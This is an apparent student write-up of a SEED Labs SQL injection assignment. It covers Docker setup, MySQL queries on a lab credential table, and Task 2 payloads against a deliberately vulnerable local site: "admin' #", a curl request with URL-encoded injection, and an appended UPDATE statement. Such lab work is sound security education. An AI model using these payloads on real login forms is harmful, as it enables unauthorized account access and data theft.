

Taha Jawaid **Assignment 4** **k213881**

Setting up Lab Environment:



Adding host www.seed-server.com



Building Container:

Using ”dcbuild” to build to docker

```
Terminal                                Nov 16 02:22
seed@VM: ~/.../Labsetup
[11/16/24]seed@VM:~/.../Labsetup$ echo k213881
k213881
[11/16/24]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www
[11/16/24]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Running in 88797cb8799a
Removing intermediate container 88797cb8799a
 ---> a25eb22ac9d3
Step 3/5 : COPY Code $WWWDir
 ---> a81d226f6ce1
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
```

Using "dcup" command to for connection of seed server and mysql data access on webserver

```
seed@VM: ~/.../Labsetup
[11/16/24]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating www-10.9.0.5   ... done
Creating mysql-10.9.0.6 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2024-11-16 08:27:40+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
mysql-10.9.0.6 | 2024-11-16 08:27:44+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2024-11-16 08:27:45+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-11-16 08:27:45+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2024-11-16T08:27:45.305722Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2024-11-16T08:27:45.358456Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
```

Now using “dockps” command ,it will show our docker id we have to start by pointing docker the “docksh” xx where xx is first two strings of our docker number in my case the command will be “docksh e5”.

```
seed@VM: ~/.../Labsetup
[11/16/24]seed@VM:~/.../Labsetup$ echo k213881
k213881
[11/16/24]seed@VM:~/.../Labsetup$ dockps
e5241f0f6044  mysql-10.9.0.6
5949a553deb8  www-10.9.0.5
f911b2490b4e  my-nginx
[11/16/24]seed@VM:~/.../Labsetup$ docksh e5
root@e5241f0f6044:/#
```

Now we have login to mysql as shown in above image.

Task 01:

We are going inside the MySQL container by using command ” mysql -u root -pdees”

```
seed@VM: ~/.../Labsetup
root@e5241f0f6044:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Now we will see available databases by using command “show databases” .

```
seed@VM: ~/.../Labsetup

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

We will use “sqllab_users” database as provided by seed and then we will see tables in the specified database by using command “show tables”:


```
seed@VM: ~/.../Labsetup
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)

mysql>
```

Now we will fetch all the data stored in the table by using command ”select * from credential”


```
seed@VM: ~/.../Labsetup
1 row in set (0.01 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------
-------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
                  |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------
-------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa5474
7fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c14
2906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669
eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0a
e7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22
cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6
f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------
-------------------+
6 rows in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement

We are going to access website:www.seed-server.com



Now by adding credentils which stored in database we access any employee(Here we ccess Alice):





Task 2.1: SQL Injection Attack from webpage.

We can access as administrator in to exploitable website by just adding to username field i.e “admin' #”, it will give access as administrator

Here,

“admin” is username,” ‘ ” singlequote will close sql at username and “#” hash synmbol will comment out rest of the statement:





Task 2.2: SQL Injection Attack from command line.

Now we have to do the same procedure manually from terminal in which we will modify command" curl 'www.seedserver.com/unsafe_home.php?username=alice%27%20%23&Password=11'"

- ➔ %23 is used for hashtag(#)
- ➔ %27 is used for Singlequote(')
- ➔ %20 is used for spacebar( )

```
seed@VM: ~
[11/16/24]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11
'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu opt
ions for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a da
rk table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login
 message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding it
ems as required.
```


```
seed@VM: ~
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px
; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item
active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>
</li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li
></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout
</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice
 Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-da
rk'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employe
e_ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>
Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>
NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address
</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
```

We have access access Alice manually in terminal as shown in above figure.


Task 2.3: Append a new SQL statement.

We will try to append two sql statements

“admin’; UPDATE credential set name='TahaJawaid' where name='Alice'”



This command will not execute b/c by default mysql does not allow multiple statements to execute at the same time only 1 statement will execute at a time.




Any web application allow multiple query, it will work that using the function


- ➔ mysql->multiquery()


Task 3: SQL Injection Attack on UPDATE Statement

